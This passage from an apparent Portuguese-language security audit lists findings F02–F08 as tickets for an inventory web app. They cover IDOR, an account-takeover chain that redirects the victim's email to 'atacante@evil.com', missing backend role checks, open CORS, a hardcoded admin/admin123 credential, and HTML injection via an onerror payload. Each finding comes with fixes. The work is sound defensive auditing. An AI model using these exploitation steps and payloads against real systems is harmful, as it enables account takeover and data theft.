aceita os mesmos campos de insertUserSchema, incluindo password, email e role. A checagem de
matrícula para role admin (linhas 60-81) só é executada SE updateData.role ou
updateData.matricula estiverem presentes no corpo — um ataque que só troca a senha (sem
tocar em role/matricula) não passa por nenhuma validação de autorização. Apenas o DELETE
/:id (linha 111) verifica corretamente `currentUser.role !== 'admin'`.

**Cenário de exploração (evidência):**
```
Um usuário 'tech' autentica normalmente, obtém seu próprio JWT válido e chama `PUT
/api/users/<id-de-um-admin>` com body `{"password":"invadido123"}`. Como role/matricula não
mudam, a checagem de allowlist é pulada, storage.updateUser hasheia a nova senha e grava — o
atacante agora loga como aquele administrador. O mesmo endpoint também permite ler (GET /)
e-mail, matrícula e papel de todos os usuários do sistema.
```

**Trecho de código relevante:**
```ts
router.put("/:id", authenticateJWT, async (req, res) => {
  const { id } = req.params;
  const validation = baseInsertUserSchema.partial().safeParse(req.body);
  ...
  const user = await storage.updateUser(id, updateData); // sem checar role/dono
})
```

**Correção recomendada:**
Exigir role === 'admin' em GET /, POST / e PUT /:id, OU permitir que um usuário comum edite
apenas o próprio registro (id === req.user.sub) e somente campos não sensíveis (nunca role).
Aplicar o mesmo padrão já usado corretamente em DELETE /:id.

**Checklist de aceite:**
- [ ] Correção implementada em `server/routes/users.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F02 marcado como resolvido neste relatório na próxima auditoria
```



```
### [SECURITY][CRÍTICO] Cadeia de exploração: IDOR em PUT /api/users/:id + recuperação de
senha = takeover completo de conta (inclusive admin)

**Labels:** `security, critical, bug`
**Categoria:** IDOR
**Severidade:** Crítico
**ID do achado:** F03

**Arquivos afetados:**
- `server/routes/users.ts` (linhas 48-102)
- `server/routes/auth.ts` (linhas 20-50)

**Descrição / Impacto:**
Combinando F02 com o fluxo de recuperação de senha: o atacante chama PUT
/api/users/<id-vítima> alterando apenas o campo `email` para um endereço que ele controla
(essa troca também escapa da checagem de matrícula, pois não altera role nem matrícula). Em
seguida chama POST /api/password-recovery com o username da vítima – o código de 6 dígitos é
enviado para o e-mail que o próprio atacante acabou de configurar. Com o código em mãos,
chama POST /api/password-reset e define uma nova senha para a conta da vítima.

**Cenário de exploração (evidência):**
...
Qualquer conta 'tech' recém-registrada (o autorregistro é público – POST /api/register)
consegue assumir o controle de QUALQUER conta 'admin' existente sem nunca ter tido acesso ao
e-mail ou senha originais da vítima – resultado final é escalonamento de privilégio completo
a partir de uma conta de menor privilégio.
...

**Trecho de código relevante:**
```ts
// passo 1
PUT /api/users/<vitima-id> { "email": "atacante@evil.com" }
// passo 2
POST /api/password-recovery { "usernameOrEmail": "<username-vitima>" }
// passo 3 – código chega no inbox do atacante
POST /api/password-reset { "usernameOrEmail": ..., "code": ..., "newPassword": "nova" }
```

**Correção recomendada:**
Corrigir F02 elimina esta cadeia. Adicionalmente: exigir reautenticação (senha atual) para
qualquer alteração do próprio e-mail, e notificar o e-mail ANTIGO sempre que o e-mail de uma
conta for alterado.

**Checklist de aceite:**
- [ ] Correção implementada em `server/routes/users.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F03 marcado como resolvido neste relatório na próxima auditoria
```

```
### [SECURITY][ALTO] CRUD de categorias sem checagem de papel no backend, apesar de restrito a admin no frontend
```

```
**Labels:** `security, high-priority, bug`  
**Categoria:** Permissões Frontend vs Backend  
**Severidade:** Alto  
**ID do achado:** F04
```

```
**Arquivos afetados:**  
- `server/routes/inventory.ts` (linhas 37, 51, 67)
```

```
**Descrição / Impacto:**  
POST /categories, PUT /categories/:id e DELETE /categories/:id usam apenas authenticateJWT. No React, a página /categories só é alcançável por quem passa pelo componente AdminRoute (client/src/App.tsx:120-126), criando uma falsa sensação de que a função é exclusiva de administradores.
```

```
**Cenário de exploração (evidência):**  
```
```

```
Um usuário 'tech' (que nunca vê o link 'Categorias' no menu) pode, mesmo assim, chamar `DELETE /api/categories/<id>` diretamente via fetch/curl usando o próprio token válido e apagar uma categoria inteira – afetando todos os itens vinculados a ela.  
```
```

```
**Trecho de código relevante:**
```

```
```ts  
router.post("/categories", authenticateJWT, async (req, res) => { ... }  
router.put("/categories/:id", authenticateJWT, async (req, res) => { ... }  
router.delete("/categories/:id", authenticateJWT, async (req, res) => { ... }  
```
```

```
**Correção recomendada:**
```

```
Criar um middleware requireAdmin reutilizável e aplicá-lo em todas as rotas mutáveis de /categories (POST, PUT, DELETE), replicando a mesma regra que o frontend já impõe visualmente.
```

```
**Checklist de aceite:**
```

- [ ] Correção implementada em `server/routes/inventory.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F04 marcado como resolvido neste relatório na próxima auditoria

```
### [SECURITY][ALTO] CORS permite qualquer origem quando ALLOWED_ORIGINS não está
configurado, combinado com credentials: true

**Labels:** `security, high-priority, bug`
**Categoria:** Isolamento
**Severidade:** Alto
**ID do achado:** F05

**Arquivos afetados:**
- `server/app.ts` (linhas 54-64)

**Descrição / Impacto:**
allowedOrigins é derivado de process.env.ALLOWED_ORIGINS (CSV). Se a variável não estiver
definida, allowedOrigins.length === 0 e a função de callback do CORS considera `isAllowed =
true` para QUALQUER origem, com `credentials: true`. Assim como ENABLE_JWT, ALLOWED_ORIGINS
não é mencionada no README nem no exemplo mínimo de variáveis de ambiente, apenas em
env.example – que não é o mesmo arquivo consultado no README.

**Cenário de exploração (evidência):**
```
Sem ALLOWED_ORIGINS definido em produção, um site malicioso hospedado em qualquer domínio
pode fazer requisições cross-origin para a API e ler as respostas JSON (o header
Access-Control-Allow-Origin reflete a origem do atacante). Combinado com F01 (auth desligada
por padrão), isso permite exfiltração silenciosa de dados a partir do navegador de qualquer
visitante de uma página maliciosa.
```

**Trecho de código relevante:**
```ts
const allowedOrigins = (process.env.ALLOWED_ORIGINS || '').split(',')....
app.use(cors({
  origin: (origin, callback) => {
    const isAllowed = allowedOrigins.length === 0 || allowedOrigins.includes(origin);
    return callback(isAllowed ? null : new Error('Not allowed by CORS'), isAllowed);
  },
  credentials: true,
}));
```

**Correção recomendada:**
Trocar o padrão para 'negar por padrão': se ALLOWED_ORIGINS estiver vazio, bloquear
(isAllowed = false), exceto explicitamente em NODE_ENV === 'development'. Documentar a
variável como obrigatória no README e no env.example.

**Checklist de aceite:**
- [ ] Correção implementada em `server/app.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F05 marcado como resolvido neste relatório na próxima auditoria
```

```
### [SECURITY][MÉDIO] Credencial administrativa hardcoded (admin/admin123) em script de
restauração

**Labels:** `security, bug`
**Categoria:** Chaves Expostas
**Severidade:** Médio
**ID do achado:** F06

**Arquivos afetados:**
- `scripts/restore-admin.ts` (linhas 27, 32-42)

**Descrição / Impacto:**
O script cria automaticamente um usuário admin com username 'admin' e senha literal
'admin123' sempre que a tabela users estiver vazia (ex.: banco recém-provisionado ou
restaurado). A senha em texto puro está versionada no repositório e também é impressa no
console em texto claro.

**Cenário de exploração (evidência):**
```
Se o script for executado contra um banco de produção recém-criado (cenário exatamente
descrito no próprio script, para 'restaurar' o admin), qualquer pessoa que conheça esse
padrão amplamente documentado (admin/admin123) consegue logar como administrador antes que a
senha seja trocada – e nada no fluxo força essa troca imediata.
```

**Trecho de código relevante:**
```ts
const hashedPassword = await bcrypt.hash("admin123", 10);
...VALUES ('admin', hashedPassword, 'Administrador', 'admin@almoxarifado.local', '2329311', 'admin', true)
console.log(`    Password: admin123`);
```

**Correção recomendada:**
Gerar uma senha aleatória forte a cada execução e imprimi-la uma única vez (nunca
hardcoded), ou exigir troca de senha obrigatória no primeiro login (flag
must_change_password).

**Checklist de aceite:**
- [ ] Correção implementada em `scripts/restore-admin.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F06 marcado como resolvido neste relatório na próxima auditoria
```

```
### [SECURITY][MÉDIO] Lista de matrículas autorizadas a virar admin é enviada ao bundle
JavaScript público do cliente

**Labels:** `security, bug`
**Categoria:** Chaves Expostas
**Severidade:** Médio
**ID do achado:** F07

**Arquivos afetados:**
- `shared/allowed-admins.ts` (linhas 1-16)
- `client/src/pages/users.tsx` (linhas 22, 35)
- `client/src/pages/register.tsx` (linhas 57)

**Descrição / Impacto:**
ALLOWED_ADMIN_MATRICULAS (~140 matrículas reais de funcionários) vive em shared/, importado
tanto pelo servidor (shared/schema.ts) quanto diretamente por páginas do cliente (users.tsx,
register.tsx) para validação de formulário. Como o Vite empacota tudo que é importado pelo
cliente, essa lista completa é embutida no arquivo JS público servido a QUALQUER visitante
da tela de login/registro, autenticado ou não.

**Cenário de exploração (evidência):**
...

Qualquer pessoa abre as ferramentas de desenvolvedor do navegador na tela pública de login,
procura pelo bundle e extrai a lista completa de ~140 matrículas de funcionários elegíveis a
administrador – dado interno/PII que não deveria ser público, e que também ajuda um atacante
a priorizar quais contas 'tech' valeria mais a pena comprometer (via F02/F03) para depois se
autopromover a admin.
...

**Trecho de código relevante:**
```ts
// client/src/pages/users.tsx
import { ALLOWED_ADMIN_MATRICULAS } from "../../shared/allowed-admins";
...
if (val.role === "admin" && !ALLOWED_ADMIN_MATRICULAS.includes(val.matricula)) {
...
}

**Correção recomendada:**
Mover a validação de matrícula-admin inteiramente para o backend (ela já existe lá, em
shared/schema.ts) e no cliente validar apenas o formato do campo, sem embutir a lista real –
o backend responde com erro 400 do mesmo jeito se a matrícula não for permitida.

**Checklist de aceite:**
- [ ] Correção implementada em `shared/allowed-admins.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F07 marcado como resolvido neste relatório na próxima auditoria
```

```
### [SECURITY][MÉDIO] HTML Injection no e-mail de recuperação de senha por falta de
validação/escape server-side

**Labels:** `security, bug`
**Categoria:** XSS
**Severidade:** Médio
**ID do achado:** F08

**Arquivos afetados:**
- `server/email.ts` (linhas 63, 67)
- `shared/schema.ts` (linhas 74-98)

**Descrição / Impacto:**
sendPasswordResetEmail interpola `username` diretamente dentro de uma string HTML
(`${username}</strong>`) sem qualquer escaping. O formato de e-mail só é validado no
cliente (zod .email() em register.tsx) – no schema compartilhado usado pelo backend
(baseInsertUserSchema, derivado de createInsertSchema(users)), os campos username/email/name
são texto livre, sem refinamento de formato. Uma chamada direta a POST /api/register (fora
do navegador) pode gravar HTML/JS arbitrário nesses campos.

**Cenário de exploração (evidência):**
...
Um atacante chama POST /api/register com `username: "<img src=x
onerror=alert(document.domain)>". O valor é gravado sem sanitização. Ao disparar
/api/password-recovery para essa conta, o payload HTML é entregue sem escaping dentro do
e-mail – clientes de e-mail que renderizam HTML (a maioria) executam o markup malicioso no
contexto de quem abre a mensagem. Combinado com F02/F03, o campo e-mail de destino também
pode ser redirecionado.
...

**Trecho de código relevante:**
```ts
// server/email.ts
html: `... <p>Olá <strong>${username}</strong></p> ...`
// shared/schema.ts – nenhum .email()/.regex() aplicado a username/email/name
export const baseInsertUserSchema =
  createInsertSchema(users).omit({ id: true, createdAt: true });
```

**Correção recomendada:**
Escapar entidades HTML antes de interpolar qualquer valor fornecido pelo usuário em
templates de e-mail (ex.: um helper escapeHtml()), e adicionar .email() e um regex de
caracteres seguros para username/name diretamente no schema Zod compartilhado
(shared/schema.ts), não só no formulário do React.

**Checklist de aceite:**
- [ ] Correção implementada em `server/email.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F08 marcado como resolvido neste relatório na próxima auditoria
```